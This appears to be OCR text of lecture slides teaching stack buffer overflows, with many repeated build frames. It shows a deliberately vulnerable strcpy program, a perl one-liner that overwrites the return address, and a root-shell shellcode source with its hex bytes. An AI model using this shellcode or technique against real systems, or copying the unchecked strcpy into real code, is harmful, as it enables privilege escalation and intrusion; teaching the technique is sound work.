


```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▒
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▦
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ █
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
   int i;
   char buffer[5];

   strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
   copy_arg (argc, argv[1]);
→  return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▒
```

Buffer Overflow




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▮
```




Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▮
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▮
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ █
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
   int i;
   char buffer[5];

   strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
   copy_arg (argc, argv[1]);
→  return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ █
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▦
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ █
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▉
```

Buffer Overflow




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Program is careless about size of user input and might be vulnerable:



```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▮
```




Buffer Overflow




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Program is careless about size of user input and might be vulnerable:



```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▮
```




Buffer Overflow




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ █
```




Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▒
```

Buffer Overflow




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Program is careless about size of user input and might be vulnerable:



```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▮
```




Buffer Overflow




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ █
```




Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▒
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```



- Program is careless about size of user input and might be vulnerable:



```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▇
```

Forcing the Return Address

- Programs seems to stumble for input size $\geqslant$ 20 bytes

Forcing the Return Address

- Programs seems to stumble for input size $\geqslant 20$ bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?

Forcing the Return Address

- Programs seems to stumble for input size $\geqslant$ 20 bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`

Forcing the Return Address

- Programs seems to stumble for input size ⩾ 20 bytes


- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?

    - ▷ Choose address `0xb8c01234`,
    - ▷ Intel CPUs are little-endian ☡

Forcing the Return Address

- Programs seems to stumble for input size $\geqslant$ 20 bytes

- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian ☡




```
$ ./vulnerable \
  `perl -e 'print "\x34\x12\xc0\xb8"x5;'`
Illegal Instruction
$ █
```


Forcing the Return Address

- Programs seems to stumble for input size ⩾ 20 bytes

- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian




```
$ ./vulnerable \
  `perl -e 'print "\x34\x12\xc0\xb8"x5;'`
Illegal Instruction
$ ▒
```




Forcing the Return Address

- Programs seems to stumble for input size ⩾ 20 bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian



```
$ ./vulnerable \
  `perl -e 'print "\x34\x12\xc0\xb8"x5;'`
Illegal Instruction
$ ▦
```




Forcing the Return Address

- Programs seems to stumble for input size ⩾ 20 bytes


- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?

  ▷ Choose address `0xb8c01234`,

  ▷ Intel CPUs are little-endian




```
$ ./vulnerable \
  `perl -e 'print "\x34\x12\xc0\xb8"x5;'`
Illegal Instruction
$ ▒
```




Forcing the Return Address

- Programs seems to stumble for input size $\geqslant 20$ bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian




```
$ ./vulnerable \
  `perl -e 'print "\x34\x12\xc0\xb8"x5;'`
Illegal Instruction
$ ▒
```




Forcing the Return Address

- Programs seems to stumble for input size ⩾ 20 bytes

- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian




```
$ ./vulnerable \
  `perl -e 'print "\x34\x12\xc0\xb8"x5;'`
Illegal Instruction
$ ▓
```




Forcing the Return Address

- Programs seems to stumble for input size $\geqslant$ 20 bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian



```
$ ./vulnerable \
  `perl -e 'print "\x34\x12\xc0\xb8"x5;'`
Illegal Instruction
$ ▇
```




Forcing the Return Address

- Programs seems to stumble for input size ⩾ 20 bytes


- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?

  ▷ Choose address `0xb8c01234`,

  ▷ Intel CPUs are little-endian




```
$ ./vulnerable \
  `perl -e 'print "\x34\x12\xc0\xb8"x5;'`
Illegal Instruction
$ ▇
```




Forcing the Return Address

- Programs seems to stumble for input size ⩾ 20 bytes
- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian




```
$ ./vulnerable \
  `perl -e 'print "\x34\x12\xc0\xb8"x5;'`
Illegal Instruction
$ █
```




Forcing the Return Address

- Programs seems to stumble for input size ⩾ 20 bytes

- Can we force the program to **perform a jump to an arbitrary location** inside the ELF map?
  - ▷ Choose address `0xb8c01234`,
  - ▷ Intel CPUs are little-endian



```
$ ./vulnerable \
  `perl -e 'print "\x34\x12\xc0\xb8"x5;'`
Illegal Instruction
$ ▒
```




34	12	c0	b8
34	12	c0	b8
34	12	c0	b8
34	12	c0	b8
34	12	c0	b8
argc			
argv[1]			

Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:

Injecting Shellcode


- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()            /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", {"/bin/sh", 0}, 0);
}
```

Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()                    /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```




```
$ hexdump shellcode
0000   31 c0 b0 46 31 db 31 c9
0008   cd 80 eb 16 5b 31 c0 88
0010   43 07 89 5b 08 89 43 0c
0018   b0 0b 8d 4b 08 8d 53 0c
0020   cd 80 e8 e5 ff ff ff 2f
0028   62 69 6e 2f 73 68
$ ▦
```

Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:



```
int main ()                /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```




```
$ hexdump shellcode
0000  31 c0 b0 46 31 db 31 c9
0008  cd 80 eb 16 5b 31 c0 88
0010  43 07 89 5b 08 89 43 0c
0018  b0 0b 8d 4b 08 8d 53 0c
0020  cd 80 e8 e5 ff ff ff 2f
0028  62 69 6e 2f 73 68
$ █
```


- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)

Injecting Shellcode

- Try to place **shellcode** in a writable segment of ELF map:




```
int main ()                     /* shellcode.c */
{
  setreuid (0, 0);
  execve ("/bin/sh", ("/bin/sh", 0), 0);
}
```




```
$ hexdump shellcode
0000   31 c0 b0 46 31 db 31 c9
0008   cd 80 eb 16 5b 31 c0 88
0010   43 07 89 5b 08 89 43 0c
0018   b0 0b 8d 4b 08 8d 53 0c
0020   cd 80 e8 e5 ff ff ff 2f
0028   62 69 6e 2f 73 68
$ ▒
```

- If vulnerable buffer is sufficiently large, simply place shellcode inside the buffer (on the stack)




Injecting Shellcode

